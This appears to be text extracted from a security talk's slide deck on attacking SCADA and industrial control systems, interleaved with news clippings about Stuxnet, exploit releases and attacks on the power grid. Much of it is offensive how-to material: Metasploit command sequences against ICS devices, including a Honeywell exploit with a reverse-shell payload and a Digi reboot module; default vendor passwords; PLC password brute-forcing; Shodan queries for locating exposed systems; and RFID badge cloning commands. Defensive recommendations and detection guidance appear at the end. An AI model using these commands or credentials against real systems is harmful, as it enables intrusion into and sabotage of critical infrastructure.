SCADA Hacking

Clear and Present Danger

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Introduction/Background

GETTING UP TO SPEED

Stuxnet Virus

BORN IN THE U.S.A.

Jun 2010

SC Magazine > News > U.S., Israel revealed as Stuxnet authors

Greg Masters, Managing Editor

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June 01, 2012

U.S., Israel revealed as Stuxnet authors

According to today's *New York Times*, the United States and Israel were behind the Stuxnet virus. While the U.S. government has admitted to developing cyber weapons, this would be the first time an admission has been forthcoming in using them.

The virus spread in 2010 via Microsoft Windows with a highly specialized malware payload to target Siemens supervisory control and data acquisition (SCADA) systems, particularly within Iran's nuclear power plants.

N.S.A. - Nice work guys!

The computer code used in the attack has been thoroughly studied, but previously's report, its developers were unknown, though the U.S. and Israel were suspected. Quoting anonymous sources who reportedly worked on the project, dubbed Olympic Games, the *Times* article revealed that the National Security Agency, working with Unit 8200, a part of Israel's military, developed the worm to sabotage Iran's nuclear program.

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EXPLOIT RELEASES

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Hoping to Teach a Lesson, Researchers Release Exploits for Critical Infrastructure Software

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By Kim Zetter | January 19, 2012 | 7:23 pm | Categories: Hacks and Cracks

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MIAMI, Florida — A group of researchers has discovered serious security holes in six top industrial control systems used in critical infrastructure and manufacturing facilities and, thanks to exploit modules they released on Thursday, have also made it easy for hackers to attack the systems before they're patched or taken offline.

The vulnerabilities were found in widely used programmable logic controllers (PLCs) made by General Electric, Rockwell Automation, Schneider Modicon, Koyo Electronics and Schweitzer Engineering Laboratories.

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MAJOR SCADA VENDORS

Jan 2012

	A-B	Schneider Electric	GE	SEL	Koyo
Firmware	!	X	!	!	!
Ladder Logic	!	!	X	!	X
Backdoors	!	X	X	✓	✓
Fuzzing	X	X	X	!	!
Web	!	X	N/A	N/A	X
Basic Config	!	!	X	!	!
Exhaustion	✓	✓	X	✓	✓
Undoc Features	!	X	X	!	!

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Metasploit Exploit Module Released For PLC SCADA Devices

Digital Bond and Rapid7 partner to move additional Project Basecamp PLC exploits to the Metasploit Framework

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January 19, 2012

MIAMI BEACH, Fla. & BOSTON--(BUSINESS WIRE)--Digital Bond and Rapid7 announced today at the S4 Conference the release of a new Metasploit module to exploit the GE D20 PLC, and a partnership to move additional Project Basecamp PLC exploits to the Metasploit Framework. There are additional GE D20 modules in QA, and plans to move the Basecamp exploits of Rockwell Automation, Schneider Modicon, and Koyo/Direct LOGIC exploits into Metasploit modules. PLCs are the components in SCADA networks that control critical infrastructure, including power plants, pipelines, chemical manufacturing, water treatment, etc.

Project Basecamp

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Basecamp

Project Basecamp is a research effort by Digital Bond and a team of volunteer researchers to highlight and demonstrate the fragility and insecurity of most SCADA

See **Dale Peterson's Basecamp Introduction Video** for
for PLC's.

Everyone knows PLC's are vulnerable — or so we have he
on DCS and SCADA security. Not only do they lack basic
about the dangers of even running a port scan on a PLC.

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Metasploit Modules

```
[*] Parsing file
D20 usernames, passwords, and account levels
========================================

Type  User Name     Password
----  ---------     --------
0     readonly      abc123
1     maintenance   abc123
2     reid          abc123
2     westronic     rd
[*] Auxiliary module execution completed
msf  auxiliary(d20pass) >
```

The primary goal of Project Basecamp is to make it abundantly clear that PLC's are fragile and insecure so that the owner/operators demand that these devices be fixed by the vendor and replaced in the critical infrastructure.

To achieve this goal the Project Basecamp team is releasing tools to demonstrate this fragility and insecurity. One of the most effective tools are the Metasploit modules that work with the popular Metasploit framework. This allows any engineer, IT staff or security professional to easily demonstrate the serious availability and integrity issues with the PLC's and other field devices.

All of the Metasploit modules are available in Rapid7's Metasploit feed.

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MASS TARGETING

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PhD Student connects 29 SHODAN queries to Google maps

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10K Reasons to Worry About Critical Infrastructure

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By Kim Zetter January 24, 2012 | 6:30 am | Categories: Cybersecurity

Global Exposure Surface Timeline

MIAMI, Florida – A security researcher was able to locate and map more than 10,000 industrial control systems hooked up to the public internet, including water and sewage plants, and found that many could be open to easy hack attacks, due to lax security practices.

CHAPTER 2. METHODOLOGY

Shodan Query	Connections	Category
A850+Telemetry+Gateway	3	Telemetry
ABB+Webmodule	3	Embedded Webserver
Allen-Bradley	23	PAC
/BroadWeb/	148	HMI
Cimetrics+Eplus+Web+Server	6	Embedded Web Server
CIMPLICITY	90	HMI
CitectSCADA	3	PCS
EIG+Embedded+Web+Server	104	Embedded Web Server
eiPortal	1	Historian
EnergyICT	585	RTU
HMS+AnyBus-S+WebServer	40	Embedded Web Server
i.LON	1342	BMS
ioLogik	36	PLC
Modbus+Bridge	12	Protocol Bridge
ModbusGW	11	Protocol Bridge
Modicon+M340+CPU	3	Protocol Bridge
Niagara+Web+Server	2794	HAN/BMS
NovaTech+HTTPD	1	Embedded Web Server
Powerlink	257	BMS/HAN
Reliance+4+Control+Server	10	SCADA
RTS+Scada	15	SCADA
RTU560	2	RTU
Simatic+HMI	9	HMI
SIMATIC+NET	13	HMI
Simatic+S7	13	PLC
SoftPLC	80	PAC
TAC/Xenta	1880	BMS
WAGO	2	Telemetry
webSCADA-Modbus	3	HAN
Total	7489	

Table 2.1: Number of connections per query

Screenshot showing an industrial control system in Idaho that's connected to the internet. The red tag indicates there are known vulnerabilities for the device that might be exploitable. Two known vulnerabilities are listed at the bottom of the text bubble.

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San Diego Blackout

PHYSICAL SAFEGUARDS FAIL

Los Angeles Times

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More than 4 million lose power in major blackout

Arizona utility worker triggers a chain reaction that reaches from Mexico to Orange County, bringing routine life to a halt.

September 08, 2011 | By Mike Anton, Louis Sahagun and Richard Marosi, Los Angeles Times

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A utility worker doing maintenance near Yuma, Ariz., triggered a massive blackout that jammed closed schools and businesses, grounded planes and left more than 4 million people across a larg of Southern California and Mexico without power.

The blackout Thursday brought routine life to a halt. Many offices closed, but workers endured g getting home because traffic lights were out. Officials said they noticed an increase in fender-ben some areas as drivers tried to navigate the roads.

"Once this line went out, it cascaded and overloaded other lines," Cordaro said. "It's not supposed to happen."

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LEGISLATORS: ELECTRIC UTILITIES DRAGGING HEELS ON CYBERSECURITY MITIGATIONS

by Michael Mimoso Follow @mike_mimoso May 22

It would seem that what spurs private and public electric grid utility operator with regard to cybersecurity isn't the Chinese or Iranians attacking them, but "mandatory".

A paper published yesterday by two U.S. legislators revealed that when there mandatory cybersecurity standards put in place by the Federal Energy Regula Commission or the North American Electric Reliability Corporation, complian

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
US critical infrastructure under unceasing cyber attacks

by paganinip on May 24th, 2013



US Congressmen Ed Markey and Henry Waxman issued the report "Electric grid vulnerability" on the level of security for US critical infrastructure.

Attack on critical infrastructure is the main concern for worldwide security community, every government has become aware of the risks related to a cyber attack against their own country and is investing to improve its cyber capabilities.

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U.S. power companies under freque
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Legislation that would give the federal government power
the protection of utilities has stalled

By Jeremy Kirk

May 21, 2013 09:33 PM ET 2 Comments

IDG News Service - A survey of U.S. utilities shows many are
frequent cyberattacks that could threaten a highly interdepen
supplying more than 300 million people, according to a congr

More than a dozen utilities said cyberattacks were daily or co
according to the survey, commissioned by U.S. Democratic R
Edward J. Markey and Henry A. Waxman. The 35-page repor
survey, called "Electric Grid Vulnerability," was released on Tu

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Power utilities claim 'daily' and 'constant' cyberattacks, says report

A report out of Congress outlines the increased hacks on power grid computer systems, noting that one utility faces 10,000 attempted cyberattacks per month.

by Dara Kerr | May 21, 2013 8:14 PM PDT

Power utilities in the U.S. are under daily cyberattacks, according to report released Tuesday by members of Congress.

Of about 160 utilities surveyed in the 35-page report (PDF), more than a dozen reported "daily," "constant," or "frequent" attempted cyberattacks on their computer systems.

"Grid operations and control systems are increasingly automated, incorporate two-way communications, and are connected to the Internet or other computer networks," the report

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Iran Hacker Threat

RETURN FIRE

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THE WALL STREET JOURNAL.
WSJ.com

U.S. NEWS | Updated May 23, 2013, 7:52 p.m. ET

Iran Hacks Energy Firms, U.S. Says

Oil-and-Gas, Power Companies' Control Systems Believed to Be Infiltrated; Fear of Sabotage Potential

By SIOBHAN GORMAN and DANNY YADRON

WASHINGTON—Iranian-backed hackers have escalated a campaign of cyberassaults against U.S. corporations by launching infiltration and surveillance missions against the computer networks running energy companies, according to current and former U.S. officials.

Iranian-backed hackers have escalated a campaign of cyberassaults against U.S. corporations by launching infiltration and surveillance missions, according to U.S. officials. Siobhan Gorman reports. Photo: AP.

In the latest operations, the Iranian hackers were able to gain access to control-system software that could allow them to manipulate oil or gas pipelines. They proceeded "far enough to worry people," one former official said.

The developments show that while Chinese hackers pose widespread intellectual-property-theft and espionage concerns, the Iranian assaults have emerged as far more worrisome because of their apparent hostile intent and potential for damage or sabotage.

U.S. officials consider this set of Iranian infiltrations to be more alarming than another continuing campaign, also believed to be backed by Tehran, that disrupts bank websites by "denial of service" strikes. Unlike those, the more

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Targeting SCADA Systems

TRY NOT TO TRIP OVER ALL THE SYSTEMS

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
DIGGITY CORE TOOLS



SCADA and Google

GOOGLE HACKING

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

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

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

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






NEW GOOGLE HACKING TOOLS

SHODAN Diggity

SHODAN Popularity

MASS TARGETING OF SCADA



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
HACKER SEARCH ENGINE

- Indexed service banners for whole Internet for HTTP (Port 80), as well as some FTP (21), SSH (22) and Telnet (23) services



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
FINDING SCADA SYSTEMS



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

Target SCADA

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CRITICAL INFRASTRUCTURE SECURITY

- Supervisory control and data acquisition

Target SCADA

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
- SHODAN: Target Aquired!



ADVANCED DEFENSE TOOLS

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
SHODAN Alerts


SHODAN RSS FEEDS



Internet Census 2012

NMAP OF ENTIRE INTERNET

- ~420k botnet used to perform NMAP against entire IPv4 addr space!
- ICMP sweeps, SYN scans, Reverse DNS, and Service probes of 662 ports
- Free torrent of 568GB of NMAP results (9TB decompressed NMAP results)



HD's Serial Offenders

DATA MINING CENSUS

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SHODAN, Internet Census 2012, Critical.IO


- Internet-facing devices identified using 3 data sets
  - http://www.shodanhq.com/
  - http://internetcensus2012.bitbucket.org/
  - Critical.IO (private)
- Try to detect to servers using multiple protocols
  - Digi Advanced Device Discovery Protocol
  - SNMP "public" System Description
  - Telnet, FTP, and SSH banners
  - Web interface HTML
  - SSL certificates

SNMP Scan for SCADA

SCANNING FOR SCADA

Serial Port Device Exposure: SNMP

- SNMP "`public`" System Description
- Over 114,000 **Digi** and **Lantronix** devices expose SNMP
- Over 95,000 Digi devices connected via GPRS, EDGE, & 3G



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
SNMP RESULTS



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

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


Port Scanning for SCADA

SCANNING FOR SCADA


- Port range depends on the vendor
  - Lantronix uses 2001-2032 and 3001-3032
  - Digi uses 2001-2099
- Connect and immediately access the port
  - Linux root shells sitting on ports 2001/3001

```
[root@localhost root]#
```

Port Scanning for SCADA

SCANNING FOR SCADA

- Digi uses the RealPort protocol on port 771
  - The encrypted (SSL) version is on port 1027
  - 9,043 unique IPs expose RealPort (IC2012)
  - Digi can expose up to 64 ports this way



Metasploit'n Scada

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Serial Port TCP Multiplexed Services

- Scanning for RealPort services via Metasploit

```
$ msfconsole
msf > use auxiliary/scanner/scada/digi_realport_version
msf auxiliary(digi_realport_version) > set RHOSTS 192.168.0.60
msf auxiliary(digi_realport_version) > run

[*] 192.168.0.60:771 Digi Connect WAN ( ports: 1 )
```

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Serial Port TCP Multiplexed Services

- Scanning for RealPort shells via Metasploit

```
$ msfconsole
msf > use auxiliary/scanner/scada/digi_realport_serialport_scan
msf auxiliary(digi_realport_serialport_scan) > set RHOSTS 192.168.0.60
msf auxiliary(digi_realport_serialport_scan) > run

[*] 192.168.0.60:771 [port 1 @ 9600bps] "[root@localhost root] # \r\n"
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

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Serial Port Device Exposure: ADDP

- ADDP: Advanced Device Discovery Protocol
- Obtain the IP settings of a remote Digidevice
- Metasploitscanner module implemented

```
$ msfconsole
msf > use auxiliary/scanner/scada/digi_addp_version
msf auxiliary(digi_addp_version) > set RHOSTS 192.168.0.60
msf auxiliary(digi_addp_version) > run

[*] Finding ADDP nodes within 192.168.0.60->192.168.0.60 (1 hosts)
[*] 192.168.0.60:2362 ADDP hwname:Digi Connect WAN Edge10 hwrev:0
    fwrev:Version 82001160_J1 01/04/2007
    mac:00:40:9D:2E:AD:B2 ip:192.168.0.60 mask:255.255.255.0
    gw:192.168.0.1 dns:0.0.0.0 dhcp:false
    ports:1 realport:771 realport_enc:false magic:DIGI
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Metasploit'n Scada

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Serial Port Device Exposure: ADDP .. continued

- Third-party products are often hardcoded for ADDP
- No configuration interface to disable the ADDP protocol
- Often no way to change the "dbps" password
- Metasploit includes an ADDP reboot module

```
$ msfconsole
msf > use auxiliary/scanner/scada/digi_addp_reboot
msf auxiliary(digi_addp_reboot) > set RHOSTS 192.168.0.60
msf auxiliary(digi_addp_reboot) > run
```

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

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
Digi File Manager

- Upload static exploits to the web interface
  - Use the device as a drive-by host or target the admin
  - Automatically shows index.htm to the admin



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```
$ msfconsole
msf > use exploit/windows/browser/honeywell_hscremotedeploy_exec
msf exploit(honeywell_hscremotedeploy_exec) > show payloads
msf exploit(honeywell_hscremotedeploy_exec) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(honeywell_hscremotedeploy_exec) > set LHOST [MY IP ADDRESS]
msf exploit(honeywell_hscremotedeploy_exec) > exploit
```

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

METASPLOIT MODULE RELEASED FOR PATCHED HONEYWELL ICS VULNERABILITY

by Michael Mimoso Follow @mike_mimoso March 11, 2013, 7:01PM

Metasploit today released an exploit module for a serious vulnerability in Honeywell industrial control system software used to manage everything from HVAC and building access systems, to energy and facilities management processes.

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Default Passwords

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- Digi equipment defaults to `root:dbps` for authentication
- Digi-based products often have their own defaults ("faster")
- Lantronix varies based on hardware model and access
  - `root:root, root:PASS, root:lantronix, access:systemn`

- Passwords were "`dbps`", "`digi`", & "`faster`"

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Hard Coded Passwds

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HARD-CODED ICS CREDENTIALS GETTING EASIER TO FIND

by Michael Mimoso Follow @mike_mimoso May 24, 2

Hard-coded credentials are a longstanding security no-no, but they're also an ever-present reality because of developers and IT managers who require remo to networks and systems for troubleshooting purposes.

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Advisory (ICSA-13-136-01) More Advisories

TURCK BL20 and BL67 Programmable Gateway Hard-Coded User Accounts

Original release date: May 16, 2013 | Last revised: May 17, 2013

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This advisory provides firmware mitigation locations associated with TURCK's BL20 and BL67 Programmable Gateways vulnerabilities.

Researcher Rubén Santamarta of IOActive has identified hard-coded user accounts in TURCK's BL20 and BL67 Programmable Gateways. Exploitation of this vulnerability would allow an attacker to have remote administrative access to the device. This vulnerability affects programmable gateways deployed in the agriculture and food, automotive, and critical manufacturing sectors.

TURCK has produced an updated firmware version for the devices that mitigates the vulnerability by removing the hard-coded accounts accessible by the FTP service.

This vulnerability could be exploited remotely.

The following TURCK products are affected:

- BL20 Programmable Gateway, all versions, and
- BL67 Programmable Gateway, all versions.

This vulnerability allows an attacker to remotely access the device by using hard-coded credentials. After gaining

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Passwd Bruteforcing

SCADA PASSWORD ATTACKS

```
"""
File: s7-brute-offline.py
Desc: offline password brutefor

Alexander Timorin, Dmitry Sklya
http://scadastrangelove.org

Offline Brute-Force Password
Tool Targeting Siemens S7

import sys
import hashlib
import hmac
from binascii import hexlify
try:
    from scapy.all import *
except ImportError:
    print "please install scapy: http://www.secdev.org/projects/scapy/ "
```

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Password Cracker Targets Siemens S7 PLCs

Siemens S7 programmable logic controllers, the same PLC family exploited by the Stuxnet malware, are in the crosshairs of a password-cracking tool that is capable of stealing credentials from industrial control systems.

PLCs are microprocessors that automate mechanical processes inside factories, including critical infrastructure utilities and manufacturers. The S7 protocol in question provides communication between engineering stations, SCADA systems, HMI interfaces and PLCs that is password protected.

Researchers at SCADA Strangelove presented at the recent Digital Bond SCADA Security Scientific Symposium (S4) a new offline brute force password cracker for S7 PLCs, along with proof of concept code.

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Koyo DirectLogic PLC Password Brute Force Utility

This module attempts to authenticate to a locked Koyo DirectLogic PLC. The PLC uses a restrictive passcode, which can be A0000000 through A9999999. The "A" prefix can also be changed by the administrator to any other character, which can be set through the PREFIX option of this module. This module is based on the original 'koyobrute.rb' Basecamp module from DigitalBond.

```
$ msfconsole
msf > use auxiliary/scanner/scada/koyo_login
msf auxiliary(koyo_login) > set RHOSTS [TARGET HOST RANGE]
msf auxiliary(koyo_login) > run
```

Password Cracking

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
Google's Buildings Hackable

May 6, 2013
By Billy Rios

Tridium vulnerability exposes companies to outsider threa

At Cylance, we have an ongoing project to identify vulnerable Internet facing Indust
(ICS) at scale. Our project is far from complete, but we wanted to share a story whic
readers might be interested in. While looking through our scan results, we came ac
Tridium Niagara device on the Internet.



(The two gold keys… means it's secure)

A quick interrogation of the Tridium device yields a wealth of information about the specific platform version (a slightly outdated version) and OS specifics (QNX running on an embedded device). Armed with a few pieces of data, we utilized a custom exploit to extract the most sensitive file on a Tridium device, the config.bog file. The config.bog file contains the specific configurations for this particular device, but more importantly, it also contains the usernames and passwords for all the users on the device. A snippet from the config.bog file we took from Google is presented below.

```
<!-- /Services/UserService -->
<p n="UserService" h="3" t="b:UserService">
<p n="admin" h="446a" t="b:User">
  <p n="fullName" f="r" v="Default Admin User"/>
  <p n="enabled" f="r"/>
  <p n="expiration" f="r"/>
  <p n="permissions" f="r" v="super"/>
  <p n="language" f="r"/>
  <p n="email" f="ro"/>
  <p n="password" f="ro" v="AH9rlmVx/CQaelOgisXSjPHYjstiD8Gq/Aczo+Gh7cA+h/CNCg=="/>
  <p n="facets" f="ro"/>
  <p n="navFile" f="r" v="file:^nav/NavFile.nav"/>
  <p n="prototypeName" f="r" v="superuser"/>
  <p n="networkUser" f="r" v="true"/>
```

(Encoded password for the device administrator)

Once we have access to the config.bog file, we used a custom developed tool to decode the passwords for all the users on the device.

```
C:\Users\bk\Desktop\java>java -classpath .;C:\Users\bk\Desktop\j
t2
Enter Password to be Decoded: AH9rlmVx/CQaelOgisXSjPHYjstiD8Gq/A
==
[redacted]
C:\Users\bk\Desktop\java>
```

(Decoded Admin password)

Password Cracking

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



(Google Wharf7)



(The third floor of this building showing water and HVAC systems)

Wireless Attacks

SCADA WIRELESS ATTACKS

Wireless hack attacks target critical infrastructure

Posted on 23 April 2013.

Critical infrastructure control systems are at risk from wireless attacks carried out over Software Defined Radio (SDR), according to Digital Assurance.

Critical network control systems such as SCADA (Supervisory Control And Data Acquisition), Building Management Systems (BMS) and PLCs (Programmable Logic Controllers) all use a proprietary wireless technology which could potentially be hacked using SDR equipment and a PC. The specialist data communicated by these systems could be intercepted, captured and replayed to suspend service and cause widespread disruption.

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TOOLS

RFID Hacking Tools

Badge Basics

Name	Frequency	Distance
Low Fequency (LF)	120kHz – 140kHz	<3ft (Commonly under 1.5ft)
High Frequency (HF)	13.56MHz	3-10 ft
Ultra-High-Frequency (UHF)	860-960MHz (Regional)	~30ft

Typical Attack

A$$ GRABBING METHOD

Existing RFID hacking tools only work when a few centimeters away from badge

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Programmable Cards

Cloning to T55x7 Card using Proxmark 3

- HID Prox Cloning – example:


```
lf hid clone <HEX>
lf hid clone 20068d83d5
```


- Indala Prox Cloning – example:

```
lf indalaclone <HEX>
lf indalaclone 4f2b04795
```

Pwn Plug

MAINTAINING ACCESS





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From HD Moores "Serial Offenders" recommendations:

- Only use encrypted management services (SSL/SSH)
- Set a strong password and non-default username
- Scan for and disable ADDP wherever you find it
- Require authentication to access serial ports
  - Enable RealPort authentication and encryption for Digi
  - Use SSH instead of telnet & direct-mapped ports
- Enable inactivity timeouts for serial consoles
- Enable remote event logging
- Audit uploaded scripts

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Snort and SCADA

Snort.org Blog

News and tools from the pigpen

Friday, January 6, 2012

Snort 2.9.2: SCADA Preprocessors

Snort 2.9.2 marks Snort's first foray into the world of "Supervisory Control And Data Acquisition", or SCADA. In this release, we have added preprocessors to support the DNP3 and Modbus protocols.

SCADA covers a broad range of networks, from industrial control processes to utility distribution. There are a slew of protocols and devices out there. These networks have some similar characteristics; they involve a central "Master" device that sends commands and reads data from several "Outstation" devices. These outstations are typically small embedded systems, and they may even communicate over serial link to a gateway which passes the messages over TCP/IP.

The following documents can help get you up to speed:

- DNP3 Primer: http://www.dnp.org/AboutUs/DNP3%20Primer%20Rev%20A.pdf
- Modbus Specs: http://www.modbus.org/specs.php

The complete Modbus specifications are free to download, but the DNP3 specs will require a paid membership at www.dnp.org. The DNP3 Primer will be enough for this blog post.

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New Algorithm Lets SCADA Devices Detect, Deflect Attacks

Embedded software prototype operates under the 'new normal' that many SCADA environments have already been breached

Kelly Jackson Higgins May 14, 2013

Researchers have built a prototype that lets SCADA devices police one another in order to catch and cut off a fellow power plant or factory floor device that has been compromised.

The so-called secure distributed control methodology outfits SCADA systems, such as robots or PLCs, with embedded software that uses a specially created algorithm to detect devices behaving badly. The software, which was developed by researchers at NC State University with funding from the National Science Foundation, detects and then isolates a neighboring device that has been compromised.

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NIST and other guidance docs:

NIST

National Institute of
Standards and Technology
U.S. Department of Commerce

Special Publication 800-82

Guide to Industrial Control Systems (ICS) Security

Supervisory Control and Data Acquisition (SCADA) systems, Distributed Control Systems (DCS), and other control system configurations such as Programmable Logic Controllers (PLC)

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